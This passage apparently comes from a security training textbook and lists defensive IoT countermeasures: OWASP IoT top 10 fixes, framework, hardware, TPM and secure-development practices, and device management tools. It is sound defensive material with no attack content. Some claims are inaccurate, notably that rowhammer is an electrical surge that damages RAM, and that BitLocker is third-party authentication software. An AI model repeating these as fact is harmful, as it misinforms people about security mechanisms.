IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:

Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.7: OWASP top 10 IoT vulnerabilities and solutions

IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for

an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

  An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**

  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.

  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.

IoT Hardware Security Best Practices

Securing IoT hardware plays a major role in preventing most persistent attacks at the seed level. However, there are several differences in the manufacturing, development, and deploying of IoT hardware of different manufacturers.

The following countermeasures can be adopted by organizations to secure their IoT hardware from most persistent attacks prevalent in this modern digital world:

- **Limit the Entry Points**

  Limit the scope of entry for attackers by avoiding the deployment of additional entry points such as USB ports to the IoT hardware. This helps in avoiding the intrusion of attackers through open or unused ports. Lock the least-used or open entry points to avoid direct intrusion into the device.

- **Employ a Hardware Tamper Protection Mechanism**

  Implement a hardware tampering detection mechanism to detect direct physical damage or intrusion into the board level of the IoT hardware. This helps in the detection of device lifting, alteration, lid removal, chip-level access, etc. on the hardware unit. The installation of a proper GPS unit also helps in tracking the misplaced unit.

- **Monitor Secure Booting**

  Monitor the booting source to prevent attackers from tampering with or glitching the hardware unit to implement boot-level attacks, which provides privileged access to the attackers. Depending on the asset value, implement secure data storage mechanisms such as Trusted Platform Module (TPM) chips.

- **Implement Security Patches**

  Update the firmware in a timely and secure manner, as IoT hardware becomes vulnerable to major threats during pre- and post-patch updating processes.

- **Maintain a Proper Interface Management System**

  Integrate the IoT hardware properly with secure interfaces during the development phase to avoid API and library snatching from the unit. The APIs create vulnerabilities to hardware security because they provide actual data regarding the device activities and functionality at the end-user location.

- **Avoid Open Access to the Hardware Unit**

  Implement proper physical protection for the hardware unit because most IoT hardware deployment is at open public places and harsh environments. To avoid major damage to the hardware unit, close all open ports or entry points with dummies to avoid unwanted intrusion or physical damage to the unit.

- **Secure Authentication Keys**

  Safely secure the keys used for the authentication of each device associated with a unique device ID crafted by the corresponding cloud service. Implement a proper safety mechanism to secure all these keys because a security breach to these key lists allows attackers to control the hardware units.

- **Maintain a Proper Event Logging Mechanism**

  Implement timely security audits to maintain a continuous event logging and monitoring mechanism for improved incident handling and response. Maintain proper logs for all the security intrusions to prevent the recurrence of attacks on the hardware units.

- **Maintain a Proper Anti-Malware Protection System**

  Install trusted third-party antivirus/anti-malware software to detect and avoid security breaches at the entry points of the hardware unit.

- **Enable a Default Entry-Level Logging Mechanism**

  Monitor the entry logs periodically by enabling the continuous logging facility provided by most operating systems (OSes). The log monitoring mechanism helps in avoiding major security breaches at the entry level.

- **Protect Device Access Credentials**

  Secure the device access credentials by maintaining several security mechanisms such as magic-number implementation, encryption, and two-factor authentication.

- **Isolate Devices from Regular Supply Units**

  Secure the device from electrification and spike attacks such as rowhammer attacks, which create a sudden surge in electric pulses and cause damage to the RAM chips and core.

- **Implement a Root-on-Trust Mechanism**

  Enable a safe entry-point system for root-level access by implementing a root-on-trust mechanism that allows access to trusted or authorized users only.

- **Secure Legacy Units Enabling Modern Gateway Security Features**

  Deploy modern gateways in IoT networks comprising legacy units to employ security mechanisms without any alteration or upgradation of the device.

- **Secure Wireless Communication**

  Harden wireless communication interfaces (e.g., Wi-Fi, Bluetooth, and Zigbee) by implementing encryption, authentication, and access control mechanisms.

- **Secure Debug Interfaces**

  Disable or secure debugging interfaces (e.g., JTAG and UART) to prevent unauthorized access to device internals and sensitive information.

- **Hardware-based Root of Trust**

  Establish a hardware-based root of trust using trusted execution environments (TEEs) or secure enclaves to protect critical security functions and cryptographic operations from tampering with or compromising.

- **Secure Sensor Data Handling**

  Implement secure data-handling practices for sensor data collected by IoT devices, including data validation, integrity protection, and privacy-preserving techniques.


- **Hardware-based Intrusion Detection**

  Integrate hardware-based intrusion detection mechanisms, such as sensors or monitoring circuits, to detect physical tampering, side-channel attacks, and unauthorized access to device internals.

The following are the countermeasures for encrypting communication data and TPMs of IoT hardware units:

- Utilize third-party authentication software such as Bitlocker drive encryption to authenticate the data imported from an external storage location outside the TPM perimeter.
- Employ software tools such as Nuvoton for IoT hardware units by using communication interfaces such as I2C and SPI in TPM devices.
- Bind the data to be transferred using a TPM bind key, which is a special encryption key based on the RSA encryption standard.
- Implement the sealing and unsealing concept of hardware authentication during major computational updates for IoT hardware units such as firmware updates and security patches.

- Employ an HMAC-key-based secure data communication mechanism between the TPM-based IoT device and the end user.
- Implement symmetric-key-based encryption for low-data-transmission applications, in which the data are stored outside the TPM perimeter, for ensuring the authenticity and integrity of the imported data.
- Verify sender authentication prior to the decryption of received data using the HMAC verification procedure facilitated by TPM devices using block-mode encryption algorithms such as cipher block chaining (CBC) and ciphertext feedback (CFB).
- Utilize RSA-based encryption to ensure data integrity with a digital signature.
- TPMs facilitate the storage of keys in non-volatile random-access memory (NVRAM) to enable the R/W option during unwanted incidents such as data loss due to environmental stress or malicious attacks.
- Utilize the canonical mode of data transfer, which helps in optimized data transfer by eliminating the unwanted bytes from a prolonged data-stream communication application using TPM-based IoT devices.
- Utilize root-of-trust (RT) models such as RT for measurement (RTM) and RT for verification (RTV) provided by TPM devices for secure booting and data transmission in IoT hardware units.
- Enable perfect forward secrecy ensures that each communication session uses a unique session key, which is not derived from a long-term key.
- Utilize certificate-based authentication mechanisms to verify the identities of IoT devices and backend servers before establishing a secure connection.
- Use remote attestation mechanisms provided by TPMs to verify the integrity of IoT devices and test their security posture against remote servers or services.
- Use authenticated encryption with associated data (AEAD) algorithms such as AES-GCM and AES-CCM, which provide both confidentiality and integrity protection for communication data.
- Utilize hardware-based random number generators (RNGs) to generate cryptographic keys and initialization vectors (IVs) for encryption.
- Leverage cryptographic hardware acceleration features available in modern processors or dedicated cryptographic coprocessors to offload encryption and decryption operations from the CPU.
- Implement key rotation policies to periodically change the encryption keys used for communication between the IoT devices and backend servers.



Secure Development Practices for IoT Applications

The following are some secure development practices for protecting IoT applications:

- **Ensure Secure Boot**

  Ensure that the devices only execute code that is authenticated and validated as secure at boot time to prevent unauthorized firmware updates or manipulations.

- **Secure API Endpoints**

  Protect APIs with authentication and ensure data validation to prevent attacks such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).

- **Implement Threat Modeling**

  Identify potential security threats and risks specific to IoT applications and ecosystem, considering factors such as data privacy, device authentication, and communication protocols.

- **Secure Coding Practices**

  Adhere to secure coding standards and practices to prevent common vulnerabilities such as buffer overflows, injection attacks, and cross-site scripting (XSS) in the IoT application code.

- **Conduct Security Testing**

  Conduct comprehensive security testing, including penetration testing, vulnerability scanning, and code reviews, throughout the development lifecycle to identify and remediate security weaknesses and vulnerabilities.

- **Secure Firmware or Software Updates**

  Implement secure over-the-air (OTA) update mechanisms to securely deliver patches and firmware updates to IoT devices, thereby preventing unauthorized tampering and exploitation of vulnerabilities.

- **Ensure Device Identity Management**

  Implement unique identifiers and digital certificates for IoT devices to enable secure device authentication and establish trust in the IoT ecosystem.

- **Implement Hardware Security**

  Utilize hardware-based security features such as trusted platform modules (TPM), secure elements, or hardware security modules (HSM) to securely store cryptographic keys, perform secure computations, and protect sensitive data.

- **Allow Code Signing**

  Digitally sign firmware or software updates and application codes to verify their authenticity and integrity before installation on IoT devices, thus mitigating the risk of unauthorized modifications or malware injection.

- **Implement Runtime Protection**


  Employ runtime protection mechanisms such as code execution monitoring, stack overflow protection, and memory safety checks to detect and prevent the exploitation of software vulnerabilities at runtime.

- **Ensure Secure Cloud Integration**

  Ensure secure integration with cloud services and platforms by implementing proper authentication, access control, and data encryption mechanisms to protect sensitive data stored or processed in the cloud.

- **Utilize Secure Communication Protocols**

  Use secure communication protocols such as MQTT with TLS/SSL for device-to-cloud communication, ensuring confidentiality, integrity, and data exchange authentication between IoT devices and backend servers.



IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle Fusion Cloud Internet of Things (IoT), and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.




Figure 18.67: Screenshot of Azure IoT Central

Listed below are some of the additional solutions for IoT device management:

- Oracle Fusion Cloud Internet of Things (IoT) (*https://www.oracle.com*)
- Golioth (*https://golioth.io*)
